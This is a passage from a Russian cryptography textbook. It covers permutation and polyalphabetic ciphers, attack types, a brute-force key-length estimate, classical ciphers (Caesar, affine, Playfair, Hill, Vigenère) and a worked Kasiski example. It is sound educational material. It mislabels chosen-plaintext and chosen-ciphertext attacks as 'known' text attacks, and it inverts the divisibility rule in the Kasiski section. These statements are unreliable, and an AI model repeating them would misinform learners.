многократные. Частный случай перестановки – сдвиг. Приведём пример:

$$\text{секрет} \xrightarrow{\text{сдвиг}} \text{ретсек} \xrightarrow{\text{перестановка}} \text{рскете.}$$

Ключ такого шифра указывает изменение порядка номеров позиций блока при шифровании и расшифровании.

Существуют так называемые *маршрутные перестановки*. Используется какая-либо геометрическая фигура, например прямоугольник. Запись открытого текста ведётся по одному *маршруту*, например по строкам, а считывание для шифрования осуществляется по другому маршруту, например по столбцам. Ключ шифра определяет эти маршруты. В случае, когда рассматривается перестановка блока текста фиксированной длины, перестановку можно рассматривать как замену.

В полиалфавитных шифрах при шифровании открытый текст разбивается на блоки (последовательности) длины n, где n – *период*. Этот параметр выбирает *криптограф* и держит его в секрете.

Поясним процедуру шифрования полиалфавитным шифром. Запишем шифруемое сообщение в матрицу по столбцам определённой длины. Пусть открытый текст таков: «Игры различаются по содержанию, характерным особенностям, а также по тому, какое место они занимают в жизни детей». Зададим $n = 4$ и запишем этот текст в матрицу размера (4×24):

и	р	и	т	о	е	н	а	т	ы	о	н	я	а	п	м	к	е	о	а	а	ж	и	е
г	а	ч	с	с	р	и	р	е	м	б	о	м	к	о	у	о	с	н	н	ю	и	д	й
р	з	а	я	о	ж	ю	а	р	о	е	с	а	ж	т	к	е	т	и	и	т	з	е	
ы	л	ю	п	д	а	х	к	н	с	н	т	т	е	о	а	м	о	з	м	в	н	т	

Выбираем 4 различных моноалфавитных шифра.

Первую строку

и	р	и	т	о	е	н	а	т	ы	о	н	я	а	п	м	к	е	о	а	а	ж	и	е

шифруем, используя первый шифр. Вторую строку

г	а	ч	с	с	р	и	р	е	м	б	о	м	к	о	у	о	с	н	н	ю	и	д	й

шифруем, используя второй шифр, и т. д.

Выполняя расшифрование, легальный пользователь знает период. Он записывает принятую шифрограмму по строкам в матрицу с длиной строки, равной периоду, к каждому столбцу применяет соответствующий ключ и расшифровывает сообщение, зная соответствующие шифры.

Шифры перестановки можно рассматривать как частный случай шифров замены, если отождествить один блок перестановки с одним символом большого алфавита.

Композиционные шифры

Почти все современные шифры являются *композиционными* [119]. В них применяются несколько различных методов шифрования к одному и тому же открытому тексту. Другое их название – *составные шифры*. Впервые понятие «составные шифры» было введено в работе Клода Шеннона (англ. *Claude Elwood Shannon*, [89]).

В современных криптосистемах шифры замены и перестановок используются многократно, образуя составные (композиционные) шифры.

2.2.3. Примеры современных криптографических примитивов

Приведём примеры названий некоторых современных криптографических примитивов, из которых строят системы защиты информации.

- DES, AES, ГОСТ 28147-89, Blowfish, RC5, RC6 – блочные симметричные шифры, скорость обработки – десятки мегабайт в секунду.
- A5/1, A5/2, A5/3, RC4 – потоковые симметричные шифры с высокой скоростью. Семейство A5 применяется в мобильной связи GSM, RC4 – в компьютерных сетях для SSL-соединения между браузером и веб-сервером.
- RSA – криптосистема с открытым ключом для шифрования.

- RSA, DSA, ГОСТ Р 34.10-2001 – криптосистемы с открытым ключом для электронной подписи.

- MD5, SHA-1, SHA-2, ГОСТ Р 34.11-94 – криптографические хэш-функции.

2.3. Методы криптоанализа и типы атак

Нелегальный пользователь-криптоаналитик получает информацию путём дешифрования. Сложность этой процедуры определяется числом стандартных операций, которые надо выполнить для достижения цели. *Двоичной сложностью* (или битовой сложностью) алгоритма называется количество двоичных операций, которые необходимо выполнить для его завершения.

Рассмотрим основные сценарии работы криптоаналитика E. В первом сценарии криптоаналитик может осуществлять подслушивание и (или) перехват сообщений. Его вмешательство не нарушает целостности информации: $Y = \widetilde{Y}$, где Y – информация, как случайная величина, до вмешательства, $\widetilde{Y}$ – после вмешательства. Эта роль криптоаналитика называется *пассивной*. Так как он получает доступ к информации, то здесь нарушается конфиденциальность.

Во втором сценарии роль криптоаналитика *активная*. Он может подслушивать, перехватывать сообщения и преобразовывать их по своему усмотрению: задерживать, искажать с помощью перестановок пакетов, устраивать обрыв связи, создавать новые сообщения и т. п. В этом случае выполняется условие $Y \neq \widetilde{Y}$. Это значит, что одновременно нарушается целостность и конфиденциальность передаваемой информации.

Приведём примеры пассивных и активных атак:

- Атака «человек посередине» (англ. *man-in-the-middle*) подразумевает криптоаналитика, который разрывает канал связи, встраиваясь между A и B, получает сообщения от A и от B, а от себя отправляет новые, фальсифицированные сообщения. В результате A и B не замечают, что общаются с E, а не друг с другом.

- Атака *воспроизведения* (англ. *replay attack*) предполагает, что криптоаналитик может записывать и воспроизводить шифртексты, имитируя легального пользователя.

- Атака на *различение* сообщений означает, что криптоаналитик, наблюдая одинаковые шифртексты, может извлечь информацию об идентичности исходных открытых текстов.

- Атака на *расширение* сообщений означает, что криптоаналитик может дополнить шифртекст осмысленной информацией без знания секретного ключа.

- *Фальсификация* шифртекстов криптоаналитиком без знания секретного ключа.

Часто для нахождения секретного ключа криптоатаки строят в предположениях о доступности дополнительной информации. Приведём примеры:

- Атака на основе известного открытого текста (англ. *chosen plaintext attack, CPA*) предполагает, что криптоаналитик имеет возможность выбирать открытый текст и получать для него соответствующий шифртекст.

- Атака на основе известного шифртекста (англ. *chosen ciphertext attack, CCA*) предполагает возможность криптоаналитику выбирать шифртекст и получать для него соответствующий открытый текст.

Обязательным требованием к современным криптосистемам является устойчивость ко всем известным типам атак: пассивным, активным и с дополнительной информацией.

Для защиты информации от активного криптоаналитика и обеспечения её целостности дополнительно к шифрованию сообщений применяют имитовставку. Для неё используют обозначение MAC (англ. *message authentication code*). Как правило, MAC строится на основе хэш-функций, которые будут описаны далее.

Существуют ситуации, когда пользователи A и B не доверяют друг другу. Например, A – банк, B – получатель денег. A утверждает, что деньги были переведены, B - что перевода не было. Решение задачи аутентификации и неотрицаемости состоит в

обеспечении *электронной подписью* каждого из абонентов. Предварительно надо решить задачу о генерировании и распределении секретных ключей.

В общем случае системы защиты информации должны обеспечивать:

- конфиденциальность (защиту от наблюдения),
- целостность (защиту от изменения),
- аутентификацию (защиту от фальсификации пользователя и сообщений),
- доказательство авторства информации (доказательство авторства и защита от его отрицания)

как со стороны получателя, так и со стороны отправителя.

Важным критерием для выбора степени защиты является сравнение стоимости реализации взлома для получения информации и экономического эффекта от владения ей. Очевидно, что если стоимость взлома превышает ценность информации, взлом нецелесообразен.

2.4. Минимальные длины ключей

Оценим минимальную битовую длину ключа, необходимую для обеспечения криптостойкости, то есть защиты криптосистемы от атаки полным перебором всех возможных секретных ключей. Сделаем такие предположения:

- одно ядро процессора выполняет $R = 10^7 \approx 2^{23}$ шифрований и расшифрований в секунду;
- вычислительная сеть состоит из $n = 10^3 \approx 2^{10}$ узлов;
- в каждом узле имеется $C = 16 = 2^4$ ядер процессора;
- нужно обеспечить защиту данных на $Y = 100$ лет, то есть на $S \approx 2^{32}$ с;

- выполняется закон Мура об удвоении вычислительной производительности на единицу стоимости каждые 2 года, то есть производительность вырастет в $M = 2^{Y/2} \approx 2^{50}$ раз.

Число попыток N при переборе примерно равно

$$N \approx R \cdot n \cdot C \cdot S \cdot M,$$

$$N \approx 2^{23} \cdot 2^{10} \cdot 2^4 \cdot 2^{32} \cdot 2^{50} = 2^{23+10+4+32+50} = 2^{119}.$$

Следовательно, минимально допустимая длина ключа для защиты от атаки перебором на 100 лет составляет порядка

$$\log_2 N \approx 119 \text{ бит}.$$

Примером успешной атаки перебором может служить взлом перебором секретных ключей интернет-сетью из 78 000 частных компьютеров, производивших фоновые вычисления по проекту DESCHAL, предыдущего американского стандарта шифрования DES с 56-битовым секретным ключом в 1997 году.

Глава 3

Классические шифры

В главе приведены наиболее известные *классические* шифры, которыми можно было пользоваться до появления роторных машин. К ним относятся такие шифры, как шифр Цезаря, шифр Плейфера, шифр Хилла и шифр Виженера. Они наглядно демонстрируют различные классы шифров.

3.1. Моноалфавитные шифры

Преобразования открытого текста в шифртекст могут быть описаны различными функциями. Если функция преобразования является аддитивной, то и соответствующий шифр называется *аддитивным*. Если это преобразование является аффинным, то шифр называется *аффинным*.

3.1.1. Шифр Цезаря

Известным примером простого шифра замены является *шифр Цезаря*. Процедура шифрования состоит в следующем (рис. 3.1). Записывают все буквы латинского алфавита в стандартном порядке:

$$ABCDE \ldots Z.$$

Делают циклический сдвиг влево, например на три буквы, и записывают все буквы во втором ряду, начиная с четвёртой буквы D.

Буквы первого ряда заменяют соответствующими (как показано стрелкой на рисунке) буквами второго ряда. После такой замены слова не распознаются теми, кто не знает ключа. Ключом K является первый символ сдвинутого алфавита.




Рис. 3.1 – Шифр Цезаря

Пример. В русском языке сообщение изучайтекриптографию посредством шифрования с ключом $K =$ г (сдвиг вправо на 3 символа по алфавиту) преобразуется в лкцъгмхзнултхсёугчлб.

Недостатком любого шифра замены является то, что в шифрованном тексте сохраняются все частоты появления букв открытого текста и корреляционные связи между буквами. Они существуют в каждом языке. Например, в русском языке чаще всего встречаются буквы A и O. Для дешифрования криптоаналитик имеет возможность прочитать открытый текст, используя частотный анализ букв шифртекста. Для «взлома» шифра Цезаря достаточно найти одну пару букв – одну замену.

3.1.2. Аддитивный шифр перестановки

Рисунок 3.2 поясняет *аддитивный шифр* перестановки на алфавите. Все 26 букв латинского алфавита нумеруют по порядку от 0 до 25. Затем номер буквы меняют в соответствии с уравнением:

$$y = x + b \mod 26,$$

где x – прежний номер, y – новый номер, b – заданное целое число, определяющее сдвиг номера и известное только легальным пользователям. Очевидно, что шифр Цезаря является примером аддитивного шифра.

A	B	C	D	E		V	W	X	Y	Z
↓	↓	↓	↓	↓	...	↓	↓	↓	↓	↓
0	1	2	3	4		21	22	23	24	25
↓	↓	↓	↓	↓	...	↓	↓	↓	↓	↓
3	4	5	6	7		24	25	0	1	2
↓	↓	↓	↓	↓	...	↓	↓	↓	↓	↓
D	E	F	G	H		Y	Z	A	B	C

Рис. 3.2 – Шифр Цезаря как пример аддитивного шифра

3.1.3. Аффинный шифр

Аддитивный шифр является частным случаем *аффинного шифра*. Правило шифрования сообщения имеет вид

$$y = ax + b \mod n.$$

Здесь производится умножение номера символа x из алфавита, $x \in \{0, 1, 2, \ldots, N \leqslant n-1\}$, на заданное целое число a и сложение с числом b по модулю целого числа n. Ключом является $K = (a, b)$.

Расшифрование осуществляется по формуле:

$$x = (y - b)a^{-1} \mod n.$$

Чтобы обеспечить обратимость в этом шифре, должен существовать единственный обратный элемент a^{-1} по модулю n. Для этого должно выполняться условие $\gcd(a, n) = 1$, то есть a и n должны быть взаимно простыми числами (gcd – сокращение, образованное от термина greatest common divisor – наибольший общий делитель, НОД). Очевидно, что для «взлома» такого шифра достаточно найти две пары букв – две замены.

3.2. Биграммные шифры замены

Если при шифровании преобразуется по две буквы открытого текста, то такой шифр называется *биграммным* шифром замены. Первый биграммный шифр был изобретён аббатом Иоганном Тритемием и опубликован в 1508-м году. Другой биграммный шифр

изобретён в 1854 году Чарльзом Витстоном. Лорд Лайон Плейфер (англ. *Lyon Playfair*) внедрил этот шифр в государственных службах Великобритании, и шифр был назван шифром Плейфера.

Опишем шифр Плейфера. Составляется таблица для английского алфавита (буквы I, J отождествляются), в которую заносятся буквы перемешанного алфавита, например, в виде таблицы, представленной ниже. Часто перемешивание алфавита реализуется с помощью начального слова, в котором отбрасываются повторяющиеся символы. В нашем примере начальное слово playfair. Таблица имеет вид:

p	l	a	y	f
i	r	b	c	d
e	g	h	k	m
n	o	q	s	t
u	v	w	x	z

Буквы открытого текста разбиваются на пары. Правила шифрования каждой пары состоят в следующем.

- Если буквы пары не лежат в одной строке или в одном столбце таблицы, то они заменяются буквами, образующими с исходными буквами вершины прямоугольника. Первой букве пары соответствует буква таблицы, находящаяся в том же столбце. Пара букв открытого текста we заменяется двумя буквами таблицы hu. Пара букв открытого текста ew заменяется двумя буквами таблицы uh.

- Если буквы пары открытого текста расположены в одной строке таблицы, то каждая буква заменяется соседней справа буквой таблицы. Например, пара gk заменяется двумя буквами hm. Если одна из этих букв – крайняя правая в таблице, то её «правым соседом» считается крайняя левая в этой строке. Так, пара to заменяется буквами nq.

- Если буквы пары лежат в одном столбце, то каждая буква заменяется соседней буквой снизу. Например, пара lo заменяется парой rv. Если одна из этих букв крайняя нижняя, то её «нижним соседом» считается крайняя верхняя буква в этом столбце таблицы. Например, пара kx заменяется буквами sy.

- Если буквы в паре одинаковые, то между ними вставляется определённая буква, называемая «буквой-пустышкой». После этого разбиение на пары производится заново.

Пример. Используем шифр Плейфера и зашифруем сообщение "Wheatstone was the inventor". Исходное сообщение, разбитое на биграммы, показано в первой строке таблицы. Результат шифрования, также разбитый на биграммы, приведён во второй строке.

wh	ea	ts	to	ne	wa	st	he	in	ve	nt	or
aq	ph	nt	nq	un	ab	tn	kg	eu	gu	on	vg

Шифр Плейфера не является криптографически стойким. Несложно найти ключ, если известны пара открытого текста и соответствующего ему шифртекста. Если известен только шифртекст, криптоаналитик может проанализировать соответствие между частотой появления биграмм в шифртексте и известной частотой появления биграмм в языке, на котором написано сообщение. Такой частотный анализ помогает дешифрованию.

3.3. Полиграммный шифр замены Хилла

Если при шифровании преобразуются более двух букв открытого текста, то шифр называется *полиграммным*. Первый полиграммный шифр предложил Лестер Хилл в 1929 году (англ. *Lester Sanders Hill*, [40; 41]). Это был первый шифр, который позволял оперировать более чем тремя символами за один такт.

В шифре Хилла текст предварительно преобразуют в цифровую форму и разбивают на последовательности (блоки) по n последовательных цифр. Такие последовательности называются *n-граммами*. Выбирают обратимую по модулю m $(n \times n)$-матрицу $\mathbf{A} = (a_{ij})$, где m – число букв в алфавите. Выбирают случайный n-вектор $\mathbf{f} = (f_1, \ldots, f_n)$. После чего n-грамма открытого текста $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ заменяется n-граммой шифрованного текста $\mathbf{y} = (y_1, y_2, \ldots, y_n)$ по формуле:

$$\mathbf{y} = \mathbf{x}\mathbf{A} + \mathbf{f} \mod m.$$

Расшифрование проводится по правилу:

$$\mathbf{x} = (\mathbf{y} - \mathbf{f})\mathbf{A}^{-1} \mod m.$$

Пример. Приведём пример шифрования с помощью шифра Хилла. Преобразуем английский алфавит в числовую форму (m = 26) следующим образом:

$$\mathrm{a} \to 0,\ \mathrm{b} \to 1,\ \mathrm{c} \to 2,\ \ldots,\ \mathrm{z} \to 25.$$

Выберем для примера $n = 2$. Запишем фразу «Wheatstone was the inventor» из предыдущего примера (первая строка таблицы). Каждой букве поставим в соответствие её номер в алфавите (вторая строка):

w, h	e,a	t,s	t,o	n,e	w,a	s,t	h,e	i,n	v,e	n,t	o,r
22, 7	4,0	19,18	19,14	13,4	22,0	18,19	7,4	8,13	21,4	13,19	14,17

Выберем матрицу шифрования A в виде:

$$\mathbf{A} = \begin{pmatrix} 5 & 8 \\ 3 & 5 \end{pmatrix}.$$

Эта матрица обратима по mod 26, так как её определитель равен 1 и взаимно прост с числом букв английского алфавита $m = 26$. Обратная матрица равна:

$$\mathbf{A}^{-1} = \begin{pmatrix} 5 & 18 \\ 23 & 5 \end{pmatrix} \mod 26.$$

Выберем вектор $\mathbf{f} = (4, 2)$. Первая числовая пара открытого текста $\mathbf{x} = (\mathrm{w}, \mathrm{h}) = (22, 7)$ зашифрована в виде:

$$\mathbf{y} = \mathbf{x}\mathbf{A} + \mathbf{f} = (22, 7)\begin{pmatrix} 5 & 8 \\ 3 & 5 \end{pmatrix} + (4, 2) = (14, 3) \mod 26$$

или в буквенном виде (o, d).

Повторяя вычисления для всех пар, получим полный шифрованный текст в числовом виде (третья строка) или в буквенном виде (четвёртая строка):

w, h	e, a	t, s	t, o	n, e	w, a	s, t	h, e	i, n	v, e	n, t	o, r
22, 7	4, 0	19, 18	19, 14	13, 4	22, 0	18, 19	7, 4	8, 13	21, 4	13, 19	14, 17
14, 3	24, 22	9, 21	3, 9	23, 1	10, 8	12, 19	19, 23	18, 3	11, 15	13, 20	2, 19
o, d	y, w	j, v	d, j	x, b	k, i	m, t	t, x	s, d	l, p	n, u	c, t

Криптосистема Хилла уязвима к частотному криптоанализу, который основан на вычислении частот последовательностей символов. Рассмотрим пример «взлома» простого варианта криптосистемы Хилла.

Пример. В английском языке $m = 26$,

$$a \to 0,\ b \to 1,\ \ldots,\ z \to 25.$$

При шифровании использована криптосистема Хилла с матрицей второго порядка с нулевым вектором $\mathbf{f}$. Наиболее часто встречающиеся в шифртексте биграммы – RH и NI, в то время как в исходном языке – TH и HE (артикль THE). Найдём матрицу секретного ключа, составив уравнения

$$R = 17 = -9 \mod 26,\quad H = 7 \mod 26,\quad N = 13 \mod 26,$$
$$I = 8 \mod 26,\quad T = 19 = -7 \mod 26,\quad E = 4 \mod 26;$$

$$\begin{pmatrix} \mathrm{R} & \mathrm{H} \\ \mathrm{N} & \mathrm{I} \end{pmatrix} = \begin{pmatrix} \mathrm{T} & \mathrm{H} \\ \mathrm{H} & \mathrm{E} \end{pmatrix} \cdot \begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} \mod 26;$$

$$\begin{pmatrix} -9 & 7 \\ 13 & 8 \end{pmatrix} = \begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix} \cdot \begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} \mod 26.$$

Стоит обратить внимание на то, что числа 4, 8, 13 не имеют обратных элементов по модулю 26.

$$D = \det \begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix} = -7 \cdot 4 - 7 \cdot 7 = 1 \mod 26.$$

$$\begin{pmatrix} -7 & 7 \\ 7 & 4 \end{pmatrix}^{-1} = D^{-1} \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} = \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} \mod 26.$$

$$\begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} = \begin{pmatrix} 4 & -7 \\ -7 & -7 \end{pmatrix} \cdot \begin{pmatrix} -9 & 7 \\ 13 & 8 \end{pmatrix} =$$

$$= \begin{pmatrix} 3 & -2 \\ -2 & -1 \end{pmatrix} \mod 26.$$

Найденный секретный ключ

$$\begin{pmatrix} D & Y \\ Y & Z \end{pmatrix}.$$

3.4. Шифр гаммирования Виженера

Шифр, который известен под именем Виженера, впервые описал Джованни Баттиста Беллазо (итал. *Giovanni Battista Bellaso*) в своей книге "La cifra del Sig. Giovan Battista Belaso".

Рассмотрим один из вариантов этого шифра. В самом простом случае квадратом **Виженера** называется таблица из циклически сдвинутых копий латинского алфавита, в котором буквы J и V исключены. Первая строка и первый столбец – буквы латинского алфавита в их обычном порядке, кроме буквы W, которая стоит последней. В строках таблицы порядок букв сохраняется, за исключением циклических переносов. Представим эту таблицу.

↓→	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W
A	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W
B	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A
C	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B
D	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C
E	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D
F	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E
G	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F
H	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G
I	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H
K	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I
L	L	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K
M	M	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L
N	N	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M
O	O	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N
P	P	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O
Q	Q	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P
R	R	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q
S	S	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R
T	T	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S
U	U	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T
X	X	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U
Y	Y	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X
Z	Z	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y
W	W	A	B	C	D	E	F	G	H	I	K	L	M	N	O	P	Q	R	S	T	U	X	Y	Z

Здесь первый столбец используется для ключевой последовательности, а первая строка – для открытого текста. Общая схема шифрования такова: выбирается некоторая ключевая последовательность, которая периодически повторяется в виде длинной

строки. Под ней соответственно каждой букве записываются буквы открытого текста в виде второй строки. Буква ключевой последовательности указывает строку в квадрате Виженера, буква открытого текста указывает столбец в квадрате. Соответствующая буква, стоящая в квадрате на пересечении строки и столбца, заменяет букву открытого текста в шифртексте. Приведём примеры.

Пример. Ключевая последовательность состоит из периодически повторяющегося ключевого слова, известного обеим сторонам. Пусть ключевая последовательность состоит из периодически повторяющегося слова THIS, а открытый текст – слова COMMUNICATIONSYSTEMS (см. таблицу). Пробелы между словами опущены.

Ключ	T	H	I	S	T	H	I	S	T	H	I	S	T	H	I	S	T	H	I	S
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S
Шифртекст	X	X	U	E	O	U	R	U	T	B	R	G	G	A	F	L	N	M	U	L

Результат шифрования приведён в третьей строке: на пересечении строки T и столбца C стоит буква X, на пересечении строки H и столбца O стоит буква X, на пересечении строки I и столбца M стоит буква U и т. д.

Виженер считал возможным в качестве ключевой последовательности использовать открытый текст с добавлением начальной буквы, известной легальным пользователям. Этот вариант используется во втором примере.

Пример. Ключевая последовательность образуется с помощью открытого текста. Стороны договариваются о первой букве ключа, а следующие буквы состоят из открытого текста. Пусть в качестве первой буквы выбрана буква T. Тогда для предыдущего примера таблица шифрования имеет вид:

Ключ	T	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S
Шифртекст	X	Q	A	Z	G	H	X	L	C	T	C	Y	B	F	P	P	M	Z	Q	E

Пример. Пусть ключевая последовательность образуется с помощью шифртекста. Стороны договариваются о первой букве ключа. В отличие от предыдущего случая, следующая буква ключа – это результат шифрования первой буквы текста и т. д. Пусть в качестве первой буквы выбрана буква T. Тогда приведённая в предыдущем примере таблица шифрования примет такой вид:

Ключ	T	X	K	X	H	C	P	Z	A	A	T	C	Q	D	X	S	L	E	I	U
Открытый текст	C	O	M	M	U	N	I	C	A	T	I	O	N	S	Y	S	T	E	M	S
Шифртекст	X	K	X	H	C	P	Z	A	A	T	C	Q	D	X	S	L	E	I	U	N

3.5. Криптоанализ полиалфавитных шифров

При дешифровании полиалфавитных шифров криптоаналитику необходимо сначала определить период, для предполагаемого периода преобразовать шифрограмму в матрицу, затем использовать для каждого столбца матрицы методы криптоанализа моноалфавитных шифров. В случае неудачи необходимо изменить предполагаемый период.

Известно несколько методов криптоанализа для нахождения периода. Из них наиболее популярными являются метод Касиски, автокорреляционный метод и метод индекса совпадений.

3.5.1. Метод Касиски

Метод Касиски, созданный Фридрихом Вильгельмом Касиски (нем. *Friedrich Wilhelm Kasiski*, 1805–1881, [46]), состоит в том, что в шифртексте находят одинаковые сегменты длиной не менее трёх символов и вычисляют расстояния между начальными символами последовательных сегментов. Далее находят наибольший общий делитель этих расстояний. Считается, что предполагаемый период n является кратным этому значению. Обычно нахождение периода осуществляется в несколько этапов.

После того как выбирается наиболее правдоподобное значение периода, криптоаналитик переходит к дешифрованию. Приведём пример использования метода Касиски.

Пример. Пусть шифруется следующий текст без учёта знаков препинания и различия строчных и прописных букв. Пробелы оставлены в тексте для удобства чтения, хотя при шифровании пробелы были опущены.

> Игры различаются по содержанию характерным особенностям а также по тому какое место они занимают в жизни детей их воспитании и обучении Каждый отдельный вид игры имеет многочисленные варианты Де-

ти очень изобретательны Они усложняют и упрощают известные игры придумывают новые правила и детали Например сюжетно ролевые игры создаются самими детьми но при некотором руководстве воспитателя Их основой является самодеятельность Такие игры иногда называют творческими сюжетно ролевыми играми Разновидностью сюжетно ролевой игры являются строительные игры и игры драматизации В практике воспитания нашли своё место и игры с правилами которые создаются для детей взрослыми К ним относятся дидактические подвижные и игры забавы В основе их лежит четко определенное программное содержание дидактические задачи и целенаправленное обучение Для хорошо организованной жизни детей в детском саду необходимо разнообразие игр так как только при этих условиях будет обеспечена детям возможность интересной и содержательной деятельности Многообразие типов видов форм игр неизбежно как неизбежно многообразие жизни которую они отражают как неизбежно многообразие несмотря на внешнюю схожесть игр одного типа модели

Для шифрования выберем период $n = 4$ и следующие 4 моноалфавитных шифра замены:

абвгдежзийклмнопрстуфхцчшщъыьэюя	–	алфавит
йклмнопрстуфхцчшщъыьэюяабвгдежзи	–	1-й шифр
гаэъчфсолиевяьщцурнкздбюышхтпмйж	–	2-й шифр
бфзънаужщмятешлюсдчкэргцйьпвхиыо	–	3-й шифр
пъерыжсьзтэиуюйфякхалцбмчвншгошд	–	4-й шифр

Тогда шифрованный текст примет следующий вид (в шифртексте пробелов нет, они вставлены для удобства чтения):

съсш щгжисюбщыро фч рлыоуупцлы цйубэыфсюдя лкчаающщдхия б хйеуж шщ чйхк япуща уорчй чьщьйьщуййч еплжюсчахоищцлщдфснбюсл щ йккцжцлщ эйсншт щчыовхюди ззн лъяд лежон еючълмсртжцьвж лгсзйьчш нфчз чюаюе лжйкуахйнаиеьв йцл ккфщуюийч з ьцсйвгых созжънншшо лъяд цсзнкешлгых

цщзшо цспллтп с чахйвщ юйцсзхфс кзсахцщ сйффзшо лъяд рльнгыхъж дпхлез нфчгхл шй шущ юоелхчулу щкяйлщнкыэа ечрюзыгчжфж щц чршйлщм длвожыро кйялыожчжфпшйънх хйещж съсш сьлрнг шпртзпзн чечуцжъещус рысонший щщтжлтез съспхл спрьлесчшйънхщ ъйужыьл ячваечи щрщт оефжыхъж дхщщщховхюдф щрщт щ змув ыщгепылжпялщ е шубэыляж лщдфснбюсж шпбвщ клща уорчй с лъяд р юяйэщийящ эчнлядф дйрчбщыро ыфжнжыфмерулкфтез у ьщу чншйъжчки чщыйечзафдэсф юйнэщсцта з съсш ргфплт з йъьлео лр иосщх афчэч щюяочаиоьшйо цсймубухьлжъщнжщсбюсфнзнгяхсюакула ьйчбмс лгжффшпшубеффшючф лъьюаюсф нии длячыл йщъбюсолейьшйт сщьцл нжыфм е нфчкуще кйчк юощфцччщуч убьцщлъщгжзо лъя ыгя эйе чйфпяй шущоылр аъвлесжр ъьчах чаакшфцжцг нжыже ечоейпьлкып щюыфсжъьлтс рлыоуупыфтгцщм ыожчжфпшйънщуцщъйчаспрла хсцле ллнйл злях лъя цфщькфуюч ебэ цфщькфуючяшймщлъщгжзо сщьцл яйыщсазщшз чнсппгых угяюолжъосшй хьлрчщфяйощжцфдучнсд цгзюоышщзррйпфдхе лъя ччшймщ чзшг ейнфтз

Теперь проведём криптоанализ, используя метод Касиски. Предварительно подсчитаем число появлений каждой буквы в шифртексте. Эти данные приведём в таблице, где i в первой строке означает букву алфавита, а f_i во второй строке – это число появлений этой буквы в шифртексте. Всего в нашем шифртексте имеется $L = 1036$ букв.

i	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П
f_i	26	15	11	21	20	36	42	31	13	56	23	70	10	33	36	25

i	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
f_i	28	54	15	36	45	32	31	57	35	72	32	35	27	11	30	28

В рассматриваемом примере проведённый анализ показал следующее.

- Сегмент СЪС встречается в позициях $1, 373, 417, 613$. Соответствующие расстояния равны

$$373 - 1 = 372 = 4 \cdot 3 \cdot 31,$$
$$417 - 373 = 44 = 4 \cdot 11,$$
$$613 - 417 = 196 = 4 \cdot 49.$$

  Наибольший общий делитель равен 4. Делаем вывод, что период кратен 4.

- Сегмент ЩГЖ встречается в позициях $5, 781, 941$. Соответствующие расстояния равны

$$781 - 5 = 776 = 8 \cdot 97,$$
$$941 - 781 = 160 = 32 \cdot 5.$$

  Делаем вывод, что период кратен 8, что не противоречит выводу для предыдущих сегментов (кратность 4).

- Сегмент ЫРО встречается в позициях $13, 349, 557$. Соответствующие расстояния равны

$$349 - 13 = 336 = 16 \cdot 3 \cdot 7,$$
$$557 - 349 = 208 = 16 \cdot 13.$$

  Делаем вывод, что период кратен 4.

Предположение о том, что период $n = 4$, оказалось правильным.

3.5.2. Автокорреляционный метод

